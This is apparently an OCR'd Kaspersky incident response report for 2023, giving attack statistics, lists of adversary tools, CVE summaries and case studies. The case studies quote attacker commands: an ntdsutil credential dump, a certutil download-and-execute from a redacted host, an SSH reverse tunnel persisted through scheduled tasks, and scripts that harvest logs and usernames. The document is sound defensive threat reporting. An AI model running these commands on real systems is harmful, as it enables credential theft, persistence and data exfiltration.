Analyst report

Incident Response

kaspersky bring on the future

2023

Table of contents

Introduction

This analyst report contains information about cyberattacks investigated by Kaspersky in 2023. Kaspersky provides a wide range of services — incident response, digital forensics, malware analysis, etc. — to help organizations affected by information security incidents. The data used in this report is derived from working with organizations that have sought assistance with responding to incidents or conducted professional events for their internal incident response teams. Incident investigation and response services are provided by Kaspersky's Global Emergency Response Team (GERT) with experts in Europe, Asia, South and North America, the Middle East and Africa.

The report also includes data from experts in the Special Cyber Forces and Computer Incidents Investigation team, as well as the GReAT team.

The statistics helps us to identify trends relating to the most relevant threats to organizations across various sectors of the economy and regions. This enables us to develop priority protection methods and formulate recommendations which, when implemented, will help organizations enhance their security levels and prepare for incident response in the future, preventing or minimizing damage from potential attacks.

Geography of IR service requests

Figure 1

Geography of requests for Kaspersky Incident Response service in 2023

The geographic distribution of the service recently shifted somewhat, but the volume of inquiries in the Russian segment continues to grow. In 2023, there was a significant increase in service requests in the American region, which rose to the second place with 21.82% of requests.

Figure 2

Top 3 attacked regions

Verticals and industries

Figure 3

Distribution of requests for Kaspersky Incident Response service by industry




Figure 4

Top 3 attacked industries

Government
27.89%

Industrial
17.01%

Financial
12.24%

Trends in the 2023

Attacks through service providers were a notable trend in 2023. The increase in these attacks is not surprising — for attackers, this vector provides an opportunity to carry out a large-scale attack with significantly less effort than targeting individual victims. Detecting these attacks takes more time, as the actions of the attackers often closely resemble those of subcontractor employees. Half of these incidents were only discovered after a data leak was uncovered. A quarter of the victims were contacted after their data was encrypted, and one in four discovered the attack due to suspicious activity.

Another trend that has remained unchanged for the past few years is ransomware. In 2023, one in three incidents was related to ransomware. Although the share of these attacks decreased from 39.8% to 33.3% compared to the previous year, ransomware remains the primary threat to organizations in all sectors of the economy and in every industry.

In 2023, the ransomware we encountered most often were Lockbit (27.78%), BlackCat (12.96%), Phobos (9.26%), and Zeppelin (9.26%). Half of all attacks began with a publicly available application being compromised. Another 40% of attacks used compromised credentials (15% were obtained through brute force attacks). The remaining 10% were divided evenly between phishing and attacks through trusted relationships. Most of the data encryption attacks ended within a day (43.48%) or days (32.61%). The rest lasted for weeks (13.04%) and only 10.87% lasted for more than a month. Almost all the long ransomware attacks that lasted weeks and months, besides data encryption, also involved data leakage.

One in three incidents is associated with ransomware

Adversary's tools

Adversaries continue to use many different utilities, but Mimikatz and PsExec remain the most popular tools, used in 15.58% and 13.64% of incidents respectively.

The most popular tools used by adversaries

Mimikatz
15.58%

PsExec
13.64%

Attack impact

Data encryption remains the main problem for attacked companies, and although the share of companies affected by ransomware decreased slightly in 2023, a third of businesses that applied for the IR service lost data due to encryption. At the same time, the share of companies facing data leaks increased to 21.1%. It's also worth noting that data leaks are often accompanied by subsequent encryption of the victim's infrastructure.

Primary issues: encryption and data leaks

Overview and recommendations

Getting in

1. Reconnaissance
2. Resource development
3. Delivery
4. Social engineering
5. Exploitation
6. Persistence
7. Defense evasion
8. Command & Control

Exploit of a public-facing application	42.37%
Compromised accounts	20.34%
Brute Force	8.47%
Trusted relationship	6.78%

Recommendations

- Implement a robust password policy and multifactor authentication
- Remove management ports from public access
- Establish a zero-tolerance policy for patch management or compensation measures for public-facing applications
- Ensure that employees maintain a high level of security

Adversaries' tools, including legitimate ones

9. Pivoting
10. Discovery
11. Privilege escalation
12. Execution
13. Credential access
14. Lateral movement

We discovered usage of legitimate tools in almost every second case in 2023

Mimikatz	15.58%
PsExec	13.64%
Advanced IP Scanner	9.09%
SoftPerfect Network Scanner	7.14%
AnyDesk	5.19%
CobaltStrike	5.19%
PowerShell	5.19%
7zip	3.90%

Adversaries most often used various utilities at the Command and Control stage (25.58%), Discovery (20.93%), and Execution (20.93%).

Recommendations

- Implement rules for the detection of pervasive tools used by adversaries
- Employ a security tool stack with EDR like telemetry
- Constantly test reaction times of security operations with offensive exercises
- Eliminate usage of software from the list of the tools used by adversaries inside the corporate network

Taking it out

15. Collection
16. Exfiltration
17. Impact
18. Objectives

Files encrypted	33.33%
Data leakage	21.09%
Active Directory compromised	12.24%

Recommendations

- Back up your data
- Work with an Incident Response Retainer partner to address incidents with fast SLAs
- Implement strict security programs for applications with PII
- Implement security access control over important data with DLP
- Continually train your incident response team to maintain their expertise and stay up to speed with the changing threat landscape

Organization's maturity

Looking at the reasons for Kaspersky Incident Response service requests in more detail, we can divide them into two groups.

Group I (reasons and impact were already known at the time of the request)

These victims typically become aware of an attack when it has already occurred and the damage is evident.

Files encrypted	33.33%
Data leakage	21.09%
Money theft	1.36%
Defacement	1.36%
Service unavailable	1.36%

Group II (attacks with indicators of suspicious activity)

Based on the results of our analysis, these suspicious activities had the following impacts:

Active Directory compromised	12.24%
Persistence installed for future impact	10.88%
False alarm	7.48%
Data manipulation	4.08%
Account Takeover	2.72%
Attack prevented or not finished	1.36%

42.2% of all requests based on suspicious indicators such as:

- User activity
- Security tools alerts
- Files and emails
- Network activity

Of course, some of these incidents could also potentially escalate into incidents with a heavier impact, and detection at an earlier stage of attack helps to reduce the impact.

Attack duration

All incident cases can be grouped into three categories with different adversary dwell times, incident response duration, initial access, and attack impact.

Rush
(Hours and days)

Average
(Weeks)

Long lasting
(A month or more)

Percentage of attacks

Rush	Average	Long lasting
69.75%	8.40%	21.85%

Average attack duration

Rush	Average	Long lasting
< 1 day	15 days	135 days

Representative impact

Rush	Average	Long lasting
Ransomware	Ransomware and money theft	Data leakage and ransomware

Initial attack vector

Rush	Average	Long lasting
Public-facing applications Compromised accounts	Public-facing applications	Trusted relationships Public-facing applications

Incident response duration

Rush	Average	Long lasting
Attacks that lasted up to a week. Major high-velocity ransomware attacks that present the biggest challenge even to mature security operations. Mostly noisy adversary behavior building up on low hanging fruit, publicly available and easily identifiable security issues	**Attacks that lasted up to a month.** Due to ransomware, a lot of attacks are indistinguishable from faster ones (Rush). Many cases in this group have a significant time period between initial access and subsequent stages of the attack	**Attacks that lasted more than a month.** Irregular periods of active and passive phases during the attack. The duration of active phases is very similar to the previous (Average) group
40 hours	**40 hours**	**46 hours**

Reasons for requesting the service

True positives

Encrypted files	43.22%
Data leakage	16.10%
Suspicious files	13.56%
Suspicious user activity	11.86%
Security tools alerts	4.24%
Non-authorized accesses	3.39%
Money theft	2.54%
Suspicious network activity	2.54%
Service unavailable	1.69%
Suspicious emails	0.85%


False alarms (7.4 % of all service requests)

Suspicious user activity	72.73%
Suspicious network activity	18.18%
Security tools alerts	9.09%

Encrypted files were the top reason for service requests across all regions and industries, suggesting that encryptors represented the most common cyberthreat during 2023. Suspicious activity was the second most common cause of requests, and also accounted for the most false reports.


Figure 5

Reasons for requests of Kaspersky Incident Response service by region




Initial attack vector

In 2023, the most common method of initial compromise remains public-facing applications. We found that a third of these applications were attacked through known vulnerabilities. It's also noteworthy that over half of these vulnerabilities were vulnerabilities discovered in 2021 and 2022. This initial vector was found in 42.37% of cases. Most often, these attacks lasted less than a day (in 18.64% of all incidents). The reason for the request was already encrypted data in 5% of cases, and suspicious activity in 10% of cases.



Another popular initial attack vector is the use of compromised user credentials. This year, we have separately highlighted cases when password brute force attacks were used to compromise (8.47%) and when adversaries used accounts that were compromised before the incident under investigation — 20.34%. Rapid attacks also prevail among such attacks (15.25% — less than a day, and 8.47% — less than a week). Here, encrypted data and suspicious activity were the main reasons for requests — 14.06% and 6.25% respectively.



There have been compromises through trusted relationships before, but this year, their share increased significantly, amounting to 6.78% of compromises. This approach allows adversaries to gain access to dozens of victims through a single hacked organization. In this situation, additional difficulties may arise for the investigative team, since not all organizations that are the initial source of the attack understand the need for a full-scale investigation, and may be unwilling to cooperate. With this method of penetration, adversaries sometimes need more time from the beginning of the attack to the final phase, so half of these attacks lasted more than a month.

Adversaries' tools and exploits

In 39.18% of all investigated attacks, evidence of the use of legitimate utilities by adversaries was found.

These utilities include the so-called LOLBins[1] (utilities that already exist on attacked machines, such as operating system components, etc.), utilities of information security specialists from the Red Team, PenTest teams, as well as commercial frameworks (Cobalt Strike, Metasploit, Acunetix).

Distribution and frequency of tools used in incidents

Frequent, 20–25%	Average, 8–15%	Rare, 1–8%
Mimikatz, PsExec	SoftPerfect Network Scanner, PowerShell, Cobalt Strike, AnyDesk, Advanced IP Scanner	7zip, Metasploit, SystemBC, BloodHound, DiskCryptor, MEGASync

Specialized frameworks such as Cobalt Strike and PowerShell scripts are quite popular with adversaries, but Mimikatz and PsExec remain the most commonly used tools.

Command and Control	25.58%	AnyDesk, SystemBC, Revsocks, gs-netcat, Proxifier, dchelp, Earthworm, Remote Desktop, SSH, WebShell, Custom Linux bot
Discovery	20.93%	Advanced IP Scanner, SoftPerfect Network Scanner, BloodHound, Fscan, Acunetix, Angry IP Scanner, Nbtscan, Nessus, netscan.exe
Execution	20.93%	PsExec, PowerShell, WMIC, PowerTool x64, WMI Exec, DarkKomet, ASPXspy2, MARIJUANA
Lateral Movement	11.63%	Cobalt Strike, Metasploit, Impacket, CrackMapExec, Meterpreter
Impact	4.65%	DiskCryptor, MHDDoS
Privilege Escalation	4.65%	Mimikatz, EfsPotato
Collection	4.65%	7zip, Adminer
Credential Access	2.33%	MEGASync
Initial Access	2.33%	PhishingKit
Credential Access	2.33%	MetaStealer

1 LOLBAS

Legitimate tools in MITRE ATT&CK

In most cases, security teams can mitigate the initial vector of attack with prevention solutions. The most prevalent vectors of attack (exploitation of public-facing applications, compromised accounts, malicious e-mail) could have been mitigated with timely patch management and implementation of multifactor authentication, solutions with anti-phishing software to defend against phishing attacks, and implementation of security awareness training for employees.

Even with these measures in place, attacks can still occur, and it's important to try to detect traces of an attack's development as soon as possible.

The growing abuse of legitimate tools for persistence and command and control can be managed by implementing security controls capable of detecting unauthorized installations or tool execution (no matter if it's malware). Also, Managed Detection and Response can protect against new tactics abusing different tools for execution, access or enumeration and provide recommendations based on the risk.

Domain takeover and ransomware

Ransomware groups reused previously identified strategies for intrusion using similar tools[2]. Adversaries exploited Internet-facing applications that implemented vulnerable modules for RCE (Remote Command Execution). This is how ransomware groups targeted public services supported by vulnerable versions of log4j and directed their arsenal to exploit vulnerabilities and compromise infrastructures.

Exploit Public-Facing Application T0819

```
/Program Files/<VulnerableApp>/root/WEB-INF/lib/log4j-1.2.17.jar
```

After confirmed exploitation, the adversary modified the local privileged account responsible for app execution. The adversary executed commands locally to modify the user's password.

Account Manipulation T1098

```
Net user <username> <new_password>
```

Then, the adversary uploaded a set of tools to the system:

```
C:\Users\<username>\Documents\netscanold.exe
C:\Users\<username>\Documents\mimikatz\x64\mimikatz.exe
```

The adversary then executed Meterpreter on the system and gained additional access and persistence.

Create or Modify System Process: Windows Service T1543:003

```
Svc: ghhjbl ¦ Path: cmd.exe /c echo ghhjbl > \\.\pipe\ghhjbl
```

2 MERCURY leveraging Log4j 2 vulnerabilities in unpatched systems to target Israeli organizations

Finally, once they confirmed full access, the adversary installed the application eHours for persistence and C2.

Remote Access Software T1219

```
C:\Program Files\ehorus_agent\ehorus_uit.exe
C:\Program Files\ehorus_agent\ehorus_cmd.exe
C:\Program Files\ehorus_agent\ehorus_launcher.exe
```

Public-facing exploitation and ransomware attack

BloodHound and Impacket are well-known security tools for lateral movement and discovery. They take advantage of network protocols to collect information and reuse sessions to execute remote commands or obtain usernames and credentials, but most of their payloads or scripts are detected by endpoint controls.

Adversaries decided to use a different technique that abuses the Command and Scripting Interpreter: Windows Command Shell to collect evtx files locally on critical systems, and then compressed the files and moved it to a pivot system. Once the files were moved, a new script was used to extract valid usernames based on 4624 events.

Log Enumeration T1654, Command and Scripting Interpreter: Windows Command Shell T1059:003

```
Copy the file to the public folder:
copy $system32\winevt\Logs\Security.evtx $public\Security.evtx

Compress the copied file and prepare it to move to a pivot system:
Add-Type -A System.IO.Compression.FileSystem;;$zipFile = [System.IO.Compression.ZipFile]::Open('c:\users\public\
Security.zip', 'Update');[System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($zipfile,'c:\users\public\
Security.evtx','Security.evtx');$zipFile.Dispose()

Script to extract valid usernames from the evtx logs:
Get-Eventlog -LogName Security | where {$.eventID -eq 4624 } | % {$.ReplacementStrings[6] + ";" +
$.ReplacementStrings[5] + ";" + $.ReplacementStrings[11]} | Export-csv guli_<Local_server>.csv -encoding utf8

Get-WinEvent -Path C:\users\public\Security_<server1>.evtx | where {$.ID -eq 4624 } | Select -Property @{N='Domain';
E={$.Properties[6].value}},@{N='User'; E={$.Properties[5].value}},@{N='IP'; E={$.Properties[18].value}} | Export-csv C:\
users\public\guli_<server1>.csv -encoding utf8
```

The native SSH.exe command for Windows and its modules can be used for Command and Control and to exfiltrate information using the same connection channel. Adversaries identify the path to reach remote systems where critical systems allow Internet access and, once they confirm access, can use multiple commands to configure an SSH Backdoor to send and receive data.

Protocol Tunneling T1572, Scheduled Task/Job T1053

```
Identifying internet access:
ping <remote_IP>
ping <second_remote_IP>

Get the public SSH host keys for the C2 system:
ssh-keyscan -p 443 <remoteIP>

Configure local ssh keys and grant permissions:
ssh-keygen -f <path>/.ssh/id_rsa -t rsa -N "<passphrase>"
icacls <path>/.ssh/id_rsa /inheritance:r
icacls <path>/.ssh/id_rsa /grant:r "%username%":"(R)
icacls <path>/.ssh/sshd_config /inheritance:r
icacls <path>/.ssh/sshd_config /grant:r "%username%":"(R)

Configure tasks to be executed every minute “SSH Server” and “SSH Key Exchange” configuring an Reverse Tunneling:
schtasks.exe /create /sc minute /mo 1 /tn "SSH Server" /rl highest /np /tr "<path>\sshd\sshd.exe -f <path>/.ssh/sshd_
config"
schtasks.exe /create /sc minute /mo 1 /tn "SSH Key Exchange" /rl highest /np /tr <path>\sshd\ssh.exe -i <path>\.ssh\
id_rsa -N -R 22443:127.0.0.1:2222 -o StrictHostKeyChecking=no -o ServerAliveInterval=60 -o ServerAliveCountMax=15
root@<remoteIP> -p 443
```

ssh-keyscan is a utility for gathering the public SSH host keys of hosts. It was designed to aid in building and verifying ssh_known_hosts files[3].

Flax Typhoon

While analyzing an incident, several techniques were detected for installation and execution using legitimate software and LOLBins. Flax Typhon, an APT targeting Taiwanese organization, was confirmed. The initial activity performed by the threat actor was a malicious PowerShell script executed by the adversary to dump credentials.

OS Credential Dumping: NTDS — T1003:003, Event Triggered Execution: PowerShell Profile — T1546:013

```
cmd /c ntdsutil "ac i ntds" ifm "create full c:\PerfLogs\test" q q c:\windows\sysvol\domain\ntds\active directory\ntds.dit"
```

Certutil, a Windows command, was used to download and execute the file conhost.

Ingress Tool Transfer — T1105

```
certutil.exe -urlcache -split -f http://<edited>/conhost.exe
```

A new suspicious service was found masquerading as a Windows Update service and linked to the recently downloaded file.

3 OpenBSD manual page server

System Services: Service Execution — T1569:002

```
HKLM\SYSTEM\ControlSet001\Services\Windos_update
"C:\windows\temp\Crashpad\conhost.exe" /service
```

The detected file was confirmed as a legitimate VPN client implemented to avoid detection/network filtering and/or enable access.

Protocol Tunneling — T1572

```
C:\windows\temp\Crashpad\conhost.exe
File Description: SoftEther VPN
Original filename: vpnbridge.exe
```

A second service was identified on the system, named as WorkService. The corresponding dll, related to a Zabbix agent, was detected.

Remote Access Software T1219

```
Registry key: HKLM\SYSTEM\ControlSet001\Services\WorkService
ImagePath: "C:\Windows\TAPI\dllhost.exe" --config "C:\Windows\TAPI\wshelper.dll"
Original filename: zabbix_agentd.exe
Company: Zabbix SIA
```

The most common vulnerabilities

The most prevalent vulnerabilities present in our dataset for 2023 were related to SMBv1 (CVE-2017-0144, and CVE-2017-0143), Microsoft Exchange Server (CVE-2021-27065, and CVE-2021-26855) and FortiOS (CVE-2023-22640, and CVE-2023-25610).

62% of the vulnerabilities we detected in attacks lead to Remote Code Execution (RCE), most of them with public exploits available on the surface web, which makes it easy for adversaries to exploit them and gain access to the target system. (ITW)

By analyzing the root cause of the vulnerabilities, we know that the most prevalent Common Weakness Enumeration category is CWE-20 (Improper Input Validation). This reveals that a lot of programs do not use basic secure coding techniques (like input sanitization/validation). To avoid this type of problem, developers should adopt the best secure coding practices in their products. Customers also need to ensure regular updates to get the latest security patches to mitigate such issues.

OpenSSH (ssh_agent)

CVE-2023-38408 | CVSS 9.8 CRITICAL | CWE-428 | ITW

Remote Code Execution

Due to an insufficiently trustworthy search path in the PKCS#11 feature in ssh-agent, this vulnerability can lead to remote code execution if an agent is forwarded to an adversary-controlled system.

Windows (SMBv1)

CVE-2017-0144 | CVSS 8.1 HIGH | CWE-20 | ITW

Remote Code Execution

This old vulnerability known as EternalBlue in SMBv1 server allows remote adversaries to execute arbitrary code via crafted packets.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITICAL | CWE-20 | ITW

Remote Code Execution

Insufficient validation of user input allows a remote unauthenticated adversary to execute arbitrary code on Bitrix Site Manager.

Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 HIGH | CWE-306 | ITW

Missing Authentication

Allows the theft of encrypted credentials stored in the configuration database of Veeam Backup & Replication, leaking of plaintext credentials or carrying out remote command execution.

Microsoft Exchange Server

CVE-2021-27065 | CVSS 7.8 HIGH | CWE-22 | ITW

Remote Code Execution

This vulnerability is known as ProxyLogon allows an adversary to execute arbitrary commands on the remote Microsoft Exchange server.

Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITICAL | CWE-918 | ITW

Remote Code Execution

This vulnerability, also known as ProxyLogon, is a server-side request forgery (SSRF) vulnerability in Exchange that lets an adversary to send arbitrary HTTP requests and authenticate as the Exchange server, allowing remote code execution on the remote Microsoft Exchange server.

Windows (SMBv1)

CVE-2017-0143 | CVSS 8.1 HIGH | CWE-20 | ITW

Remote Code Execution

This vulnerability in SMBv1 server allows a remote adversary to execute arbitrary code via crafted packets.

FortiOS

CVE-2023-22640 | CVSS 8.8 HIGH | CWE-787

Memory Corruption

This vulnerability in FortiOS allows an authenticated adversary to execute unauthorized code via crafted requests.

FortiGate

CVE-2022-42469 | CVSS 4.3 MEDIUM | CWE-183

Improper Access Control

A permissive list of allowed inputs in certain FortiGate versions may allow an authenticated adversary to bypass the policy via bookmarks in the web portal.

FortiOS

CVE-2023-25610 | CVSS 9.3 CRITICAL | CWE-20 | ITW

Remote Code Execution

A buffer underwrite vulnerability present in FortiOS allows a remote unauthenticated adversary to execute arbitrary code on the target device. This vulnerability may also lead to a DoS via crafted requests.

Apache Log4j

CVE-2021-4104 | CVSS 7.5 HIGH | CWE-502

Remote Code Execution

JMSAppender in Log4j 1.2 is vulnerable to insecure deserialization, which results in remote code execution if JMSAppender is set to perform JNDI requests.

Oracle Web Applications Desktop Integrator

CVE-2022-21587 | CVSS 9.8 CRITICAL | CWE-434 | ITW

Unrestricted File Upload

Allows an unauthenticated adversary with network access via HTTP to compromise Oracle Web Applications Desktop Integrator, which can result in the takeover of the application.

Windows Common Log File System (CLFS)

CVE-2022-37969 | CVSS 7.8 HIGH | CWE-269 | ITW

Privilege Escalation

Allows an adversary to gain system privileges by exploiting the Windows Common Log File System Driver.

MITRE ATT&CK tactics and techniques heatmap

TA0043: Reconnaissance

T1595.002: Active Scanning: Vulnerability Scanning	4.08%
T1595: Active Scanning	2.72%
T1590: Gather Victim Network Information	1.36%
T1595.001: Active Scanning: Scanning IP Blocks	1.36%
T1592: Gather Victim Host Information	0.68%

TA0042: Resource Development

T1587.001: Develop Capabilities: Malware	4.08%
T1586.003: Compromise Accounts: Cloud Accounts	1.36%
T1587.004: Develop Capabilities: Exploits	1.36%
T1588.002: Obtain Capabilities: Tool	0.68%

TA0001: Initial Access

T1190: Exploit Public-Facing Application	7.48%
T1078.002: Valid Accounts: Domain Accounts	6.80%
T1133: External Remote Services	6.12%
T1078.003: Valid Accounts: Local Accounts	3.40%
T1078: Valid Accounts	2.72%
T1199: Trusted Relationship	1.36%
T1078.004: Valid Accounts: Cloud Accounts	0.68%
T1078.001: Valid Accounts: Default Accounts	0.68%
T1113: Screen Capture	0.68%
T1566.001: Phishing: Spearphishing Attachment	0.68%
T1566.002: Phishing: Spearphishing Link	0.68%

TA0002: Execution

T1569.002: System Services: Service Execution	6.80%
